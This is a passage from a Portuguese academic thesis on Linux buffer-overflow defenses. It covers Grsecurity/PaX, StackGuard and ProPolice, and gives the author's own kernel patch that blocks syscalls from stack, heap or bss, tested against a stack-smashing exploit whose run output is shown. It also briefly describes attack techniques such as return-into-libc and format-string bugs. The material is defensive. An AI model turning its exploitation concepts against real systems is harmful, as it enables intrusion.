


Figura 27: Menu de recompilação do *kernel* modificado pelo *Grsecurity*

Dentro desse menu, podemos ativar o suporte a *grsecurity* e escolher um nível de segurança, como mostra a figura a seguir:




Figura 28: Menu do *Grsecurity*

Existem 4 tipos de níveis de segurança, porém, vamos selecionar o tipo *Customized*, que nos permite escolher entre as opções de configuração:




Figura 29: Níveis do *Grsecurity*

Tendo escolhido *Customized*, é possível ver as opções principais do *grsecurity*, sendo descritas logo adiante:




Figura 30: Opções principais do Grsecurity

- *Address Space Protection*: proteção no espaço de endereçamento;
- *ACL options*: opções de ACL (*access control list*);
- *Filesystem protections*: proteções no sistema de arquivos;
- *Kernel Auditing*: auditoria no *kernel*;
- *Executable Protection*: proteção em executáveis;
- *Network Protection*: proteção na rede;
- *Sysctl support*: suporte a *sysctl*;
- *Logging options*: opção de *logging*.

Olharemos especificamente a parte de *Address Space Protection*, pois é onde é ativada a proteção contra ataques de estouro de *buffer*:




Figura 31: Address Space Protection do Grsecurity

As opções desse menu são:

- *Enforce non-executable pages*: ativa o suporte a páginas não-executáveis;
- *Paging based non-executable pages*: ativa o suporte a páginas não-executáveis através da paginação, o que possui um *overhead* na arquitetura IA32;
- *Segmentation based non-executable pages*: ativa o suporte a páginas não-executáveis através da segmentação (semelhante ao que o *patch Openwall* faz, limitando o espaço do segmento de código);
- *Emulate trampolines*: permite a execução de códigos aninhados;
- *Restrict mprotect()*: impede que programas mudem o status das páginas de memória;
- *Disallow ELF .text relocations*: não permite a relocação de seções *.text* de binários ELF;
- *Address Space Layout Randomization*: uma das características mais importantes do *PaX/grsecurity* é o ASLR. Ela faz com que o *kernel* utilize uma certa randomização para partes do programa que foram carregados em memória, impedindo que grande parte dos *exploits* funcionem, já que o endereço em memória terá de ser adivinhado;
- *Randomize user stack base*: ativa a randomização do endereço da pilha de cada tarefa;

- *Randomize mmap() base*: ativa a randomização do endereço onde as bibliotecas dinâmicas serão carregadas;
- *Randomize ET_EXEC base*: ativa a randomização do endereço base de um executável ELF do tipo ET_EXEC;
- *Deny writing to /dev/kmem, /dev/mem e /dev/port*: não permite que sejam realizadas escritas diretas na memória ou portas;
- *Disable privileged I/O*: desativa operações de I/O privilegiadas;
- *Remove addresses from /proc/pid/[maps—stat]*: desativa informações sobre os endereços de mapeamento;
- *Hide kernel symbols*: esconde informações de símbolos do *kernel*.

Para comprovar a funcionalidade do nível de segurança adicionado, principalmente proteção contra execução de dados na pilha, tentaremos executar o *exploit expl* da subseção 3.6.1:

```
$ uname -a
Linux projeto 2.4.24-grsec #3 Thu Jan 29 16:23:15 BRST 2004 i686 unknown
$ ./expl
ret: 0xbffffe40
Usuario ãQSá°
      >h9)lOQõ/ cadastrado!
Segmentation fault
```

Da mesma forma que no *patch Openwall*, o processo que tentaria executar um código arbitrário foi terminado. Analisando os *logs*, temos:

```
grsec: From 200.201.61.55: signal 11 sent to (vuln1:29015) UID(1000)
EUID(0), parent (bash:7164) UID(1000) EUID(1000)
```

Como podemos ver, foi enviado um sinal para o processo (*signal 11, SIGSEGV*), que finaliza a execução do mesmo.

4.3 PROTEÇÃO ATRAVÉS DA MODIFICAÇÃO DE CÓDIGO EM TEMPO DE COMPILAÇÃO

A idéia neste tipo de defesa, é modificar o código em tempo de compilação, de forma que seja agregado a ele certas verificações que permitam a detecção da alteração dos campos salvos no *stack frame* (registro de ativação). Entre as mais utilizadas estão o *StackGuard* e *ProPolice*, como veremos adiante.

4.3.1 *STACKGUARD*

O *StackGuard* tenta detectar e parar (terminando a execução do programa) um usuário mal-intencionado que tenta explorar uma falha de *buffer overflow* na pilha, com o objetivo de alterar o **endereço de retorno** salvo (COWAN et al., 1998).

Ele vem na forma de um *patch* para o compilador *gcc* que basicamente modifica os registros de ativação de uma função, para ajudar na detecção da alteração do endereço de retorno de uma função. Para conseguir isso, o *StackGuard* insere uma palavra especial chamada "canary"² (canário) próximo ao **endereço de retorno** no prólogo da função, assumindo que quando um *buffer* é estourado na pilha, e o **endereço de retorno** é estourado, ele também deve sobrescrever o "canário". No epílogo da função é verificado se o "canário" foi modificado. Se ele não foi, então o *StackGuard* assume que o **endereço de retorno** não foi modificado e a execução do programa pode continuar, caso contrário, o programa é terminado.

O *StackGuard* suporta dois tipos de canários: randômico e terminador. O canário randômico é gerado no início do programa de forma que um usuário mal-intencionado não tenha como saber o que o canário é, e portanto não pode substituí-lo quando tentar estourar um *buffer*. Cada vez que uma função é chamada, o próximo valor da tabela de canários interna do *StackGuard* é utilizado.

O canário do tipo terminador trabalha em cima de uma idéia diferente, assumindo que a maioria das operações com strings são terminadas por *NULL*, *CR*, *LF*, *-1*, o *StackGuard* coloca um canário na pilha que contem os quatro tipos de terminadores citados, assumindo que no caso de um estouro de *buffer*, sobrescrever os campos do **registro de ativação** não será possível, ou se o atacante tentar simular este canário, ele não terá como continuar o transbordo do *buffer*, já que os terminadores terminarão suas operações com *string*.

É importante frisar que esse tipo de proteção apenas para ataques do tipo *stack smashing*, não todos os ataques contra o endereço de retorno. Um atacante ainda pode corromper um ponteiro, fazendo ele apontar pro endereço de retorno e então escrever ali um novo endereço.

²Recebeu esse nome depois que canários foram utilizados por mineradores para detectar a presença de monóxido de carvão, já que as aves eram sensíveis a esse gás




Figura 32: Formato do *stack frame* protegido pelo *StackGuard*

4.3.2 PROPOLICE

O *ProPolice* é baseado no mesmo princípio do *StackGuard*, apresentado na subseção anterior, pois também utiliza "canários" para proteger o endereço de retorno de ser sobrescrito por *buffers* que são estourados (IBM, 2001).

O *ProPolice*, no entanto, coloca o canário antes do *frame pointer* (base da pilha salvo) para prevenir um usuário mal-intencionado de sobrescrever o *frame pointer*. Ele também tenta prevenir ataques contra ponteiros para função. Ele possui as seguintes diferenças com relação ao *StackGuard*:

- reordena a posição de variáveis locais de forma que *buffers* sejam posicionados próximos ao *guard value*;
- não modifica o código do programa, diminuindo o *overhead*;




Figura 33: Formato do *stack frame* protegido pelo *ProPolice*

Como mostra a Figura 33, as variáveis que podem ser estouradas *char*, são colocadas próximas ao canário (*guard value*) e quando houver algum estouro desses *buffers*, e invadir o *guard value*, o programa é terminado.

5 PROPOSTA DE SOLUÇÃO

Como foi visto no capítulo 3, para se executar um código arbitrário, o atacante precisa "injetá-lo" no espaço de endereçamento do programa vítima. O *shellcode* possui instruções de máquina válidas, que acabam executando uma chamada de sistema (*syscall*) para que o *kernel* processe a sua requisição (geralmente *sys_execve()*).

Porém, essas instruções, em programas válidos, estão armazenados na seção *.text* do binário que está sendo executado, e portanto, não deveriam poder ser executadas fora dessa seção, como por exemplo, na pilha. É onde a nossa proposta de solução se encaixa: evitar que sejam executadas *syscalls* no espaço da pilha, heap ou bss.

5.1 CÓDIGO FONTE

Basicamente, tiveram que ser alterados 4 arquivos:

- *Makefile*: alteração do "nome" do *kernel*, indicando que foi feita uma modificação em relação ao *kernel* padrão;
- *arch/i386/config.in*: inclusão de uma nova entrada no menu de configuração do *kernel*, permitindo que seja ativada a utilização da modificação construída;
- *arch/i386/kernel/entry.S*: incluído um desvio quando uma *syscall* é executada, fazendo com que execute a função de verificação construída;
- *arch/i386/kernel/process.c*: incluída a função que determina se a execução da *syscall* é permitida ou não.

O *patch* (modificação) para o *kernel* 2.4.24 segue abaixo, no formato de saída do utilitário *diff*, que permite que o *patch* seja aplicado de forma relativamente simples no código fonte original do *kernel*.

```
diff -urN linux-2.4.24/Makefile linux-2.4.24-noexec/Makefile
```

```

--- linux-2.4.24/Makefile Thu Jan 29 15:42:31 2004
+++ linux-2.4.24-noexec/Makefile Fri Jan 30 02:05:02 2004
@@ -1,7 +1,7 @@
VERSION = 2
PATCHLEVEL = 4
SUBLEVEL = 24
-EXTRAVERSION =
+EXTRAVERSION = -noexec

KERNELRELEASE=$(VERSION).$(PATCHLEVEL).$(SUBLEVEL)$(EXTRAVERSION)

diff -urN linux-2.4.24/arch/i386/config.in linux-2.4.24-noexec/arch/
i386/config.in
--- linux-2.4.24/arch/i386/config.in Thu Jan 29 15:45:45 2004
+++ linux-2.4.24-noexec/arch/i386/config.in Fri Jan 30 02:15:41
2004
@@ -454,6 +454,15 @@
    endmenu
    fi

++
+mainmenu_option next_comment
+comment 'Noexec stack patch'
+
+bool 'Não permitir a execução de syscalls na pilha, heap ou bss'
CONFIG_NOEXEC
+
+endmenu
+
+
mainmenu_option next_comment
comment 'Sound'

diff -urN linux-2.4.24/arch/i386/kernel/entry.S linux-2.4.24-noexec/
arch/i386/kernel/entry.S
--- linux-2.4.24/arch/i386/kernel/entry.S Thu Jan 29 15:45:54
2004
+++ linux-2.4.24-noexec/arch/i386/kernel/entry.S Fri Jan 30
02:07:42 2004
@@ -203,6 +203,10 @@
    pushl %eax # save orig_eax
    SAVE_ALL
    GET_CURRENT(%ebx)
+#ifdef CONFIG_NOEXEC
+    call SYMBOL_NAME(noexec_func)
+    movl ORIG_EAX(%esp),%eax
+#endif
    testb $0x02,tsk_ptrace(%ebx) # PT_TRACESYS
    jne tracesys
    cmpl $(NR_syscalls),%eax
diff -urN linux-2.4.24/arch/i386/kernel/process.c linux-2.4.24-noexec

```

```

/arch/i386/kernel/process.c
--- linux-2.4.24/arch/i386/kernel/process.c Thu Jan 29 15:45:52
2004
+++ linux-2.4.24-noexec/arch/i386/kernel/process.c Fri Jan 30
11:40:28 2004
@@ -835,3 +835,30 @@
 }
 #undef last_sched
 #undef first_sched
+
+#ifdef CONFIG_NOEXEC
+asmlinkage void noexec_func(struct pt_regs regs)
+{
+    struct mm_struct *mm = current->mm;
+
+    if (mm) {
+        struct vm_area_struct *vma;
+        down_read(&mm->mmap_sem);
+        vma = find_vma(mm, regs.eip);
+        if (!vma || vma->vm_start > regs.eip) {
+            up_read(&mm->mmap_sem);
+            return;
+        }
+
+        if (!vma->vm_file || !(vma->vm_flags & VM_EXEC) ||
+vma->vm_flags & VM_WRITE) {
+            printk(KERN_ALERT "Tentativa de execução de
+código (arbitrário) em: %s, PID: %d, eip: %08lx\n", current->comm,
+current->pid, regs.eip);
+            up_read(&mm->mmap_sem);
+            do_exit(SIGKILL);
+        }
+        up_read(&mm->mmap_sem);
+    }
+    return;
+}
+#endif
+
+

```

De posse do conteúdo acima em um arquivo chamado *linux-2.4.24-noexec.patch*, e com a versão do *kernel* padrão de <http://www.kernel.org>, tendo descompactado o arquivo fonte do kernel em */usr/src*, podemos aplicar o *patch* da seguinte forma:

```

# pwd
/usr/src
# ls
linux-2.4.24-noexec.patch linux-2.4.24.tar.bz2
# tar -jxf linux-2.4.24.tar.bz2
# ls

```

```

linux-2.4.24 linux-2.4.24-noexec.patch linux-2.4.24.tar.bz2
# patch -p0 < linux-2.4.24-noexec.patch
patching file linux-2.4.24/Makefile
patching file linux-2.4.24/arch/i386/config.in
patching file linux-2.4.24/arch/i386/kernel/entry.S
patching file linux-2.4.24/arch/i386/kernel/process.c

```

Após isso, é só seguir os passos padrões para recompilar o *kernel*. Quando for executado o *make menuconfig*, aparecerá uma nova opção, chamada "Noexec stack patch". Basta marcar a opção interna no menu para que a proteção seja ativada, como mostram as figuras abaixo:




Figura 34: Inclusão no menu principal




Figura 35: Opção que ativa a proteção

5.2 TESTES

O objetivo dos testes, foi garantir que a solução desenvolvida não entraria em conflito com aplicações de uso em servidores, como *Apache* servindo páginas *PHP*. Além disso, a proteção deveria obviamente interceptar tentativas de execução de *shellcodes* na pilha. Foi possível servir páginas sem ter um *overhead* que poderia ter sido causado pela inclusão do *patch*.




Figura 36: *Apache* servindo páginas *PHP*

Agora, analisando tentaremos executar o programa *expl* que foi construído na subseção 3.6.1:

```
$ uname -a
Linux projeto 2.4.24-noexec #4 Fri Jan 30 11:40:35 BRST 2004 i686 unknown
$ ./expl
ret: 0xbffffe40
Usuario ãQSA°
          cadastrado!
Killed
```

Podemos ver que o processo foi morto e gerado um log automaticamente pelo *patch*, indicando o nome do processo, PID (*process ID*) e o valor do *eip* no instante em que o processo foi terminado:

```
Tentativa de execução de código (arbitrário) em: vuln1, PID: 199, eip:
bffffe65
```

6 CONCLUSÕES E TRABALHOS FUTUROS

Com a elaboração deste trabalho, foi possível perceber que cada vez mais a área de segurança computacional tem evoluído. Empresas tanto de software quanto de hardware e programadores tem trabalhado em conjunto com o objetivo de aumentar a confiabilidade nos sistemas produzidos, porém, é uma tarefa bastante complexa, pois são passos que envolvem diversas variáveis, técnicas e tecnologias que podem não ser totalmente dominadas.

Além disso, deve-se ter em mente que nenhuma proteção é 100% efetiva, elas elevam a segurança do ambiente, porém não podem garantir total proteção. Um exemplo notável é a falha na função *do_brk()* no *kernel*, que afetou até mesmo sistemas protegidos e bem configurados por especialistas em segurança, inclusive contando com modificações no *kernel* como o *grsecurity*.

E do outro lado, estão os *hackers* que estão sempre buscando meios de passar pelas restrições impostas, e de certa forma, tem-se uma disputa que tem como consequência a elevação de segurança em diversos níveis. O único problema é que as falhas nos softwares tendem a ser corrigidas quando é tarde demais. Por isso, é necessário que os desenvolvedores programem de forma defensiva e tenham noção das consequências de aplicações mal desenvolvidas.

Com a proposta construída e estudo realizado, percebeu-se que ao modificar certos elementos no sistema é possível atingir um nível de segurança considerável, porém ainda assim não é suficiente para eliminar as ameaças ainda desconhecidas.

6.1 TRABALHOS FUTUROS

A área de segurança de computadores possui diversos campos a serem pesquisados. No contexto sobre vulnerabilidades em aplicações, existem diversos assuntos, como:

- *return-into-libc*: esta técnica é utilizada para desviar as restrições impostas pelas proteções de pilhas não-executáveis, onde a idéia principal é ao invés de se injetar um código arbitrário no programa vítima, objetiva-se desviar o fluxo de execução para funções da própria *libc*, como as funções *system()* e *execl()*;

- *heap overflows*: neste projeto, foram tratados apenas falhas de estouro de *buffer* que estão armazenados na pilha. Porém, esses tipos de variáveis também podem estar armazenadas na *heap*, e também estão sujeitas a serem *estouradas*;
- *format string bugs*: esse tipo de vulnerabilidade, acontece quando um programador desatento utiliza as funções de formatação (como *printf(,;)* sem indicar os formatadores, como *%s*, utilizando *printf(string)* ao invés de *printf("%s", string)*. Ao esquecer do parâmetro de formatação, é possível ler e escrever em regiões arbitrárias de memória;
- *integer overflows*: *integer overflows* ocorrem quando um inteiro maior do que o atual é necessário para representar corretamente os resultados de uma operação aritmética. Geralmente, *integer overflows* são utilizados de forma a levar uma aplicação a se tornar vulnerável a *heap overflow*;
- *double free bugs*: uma execução de *free()* numa região de memória já desalocada leva à corrupção da *heap*, permitindo um usuário mal-intencionado executar código arbitrário, dependendo da situação;
- *race conditions*: existem casos em que múltiplos processos ou *threads* interagem entre si, e o programador deve se assegurar que certos tipos de operações realizadas sejam atômicas, caso contrário dados podem ser alterados;
- *assinaturas de IDS*: trabalhar na linha de pesquisa com IDSs para tentar melhorar a detecção de *shellcodes*, seja ele polimórfico ou alfanumérico.

REFERÊNCIAS

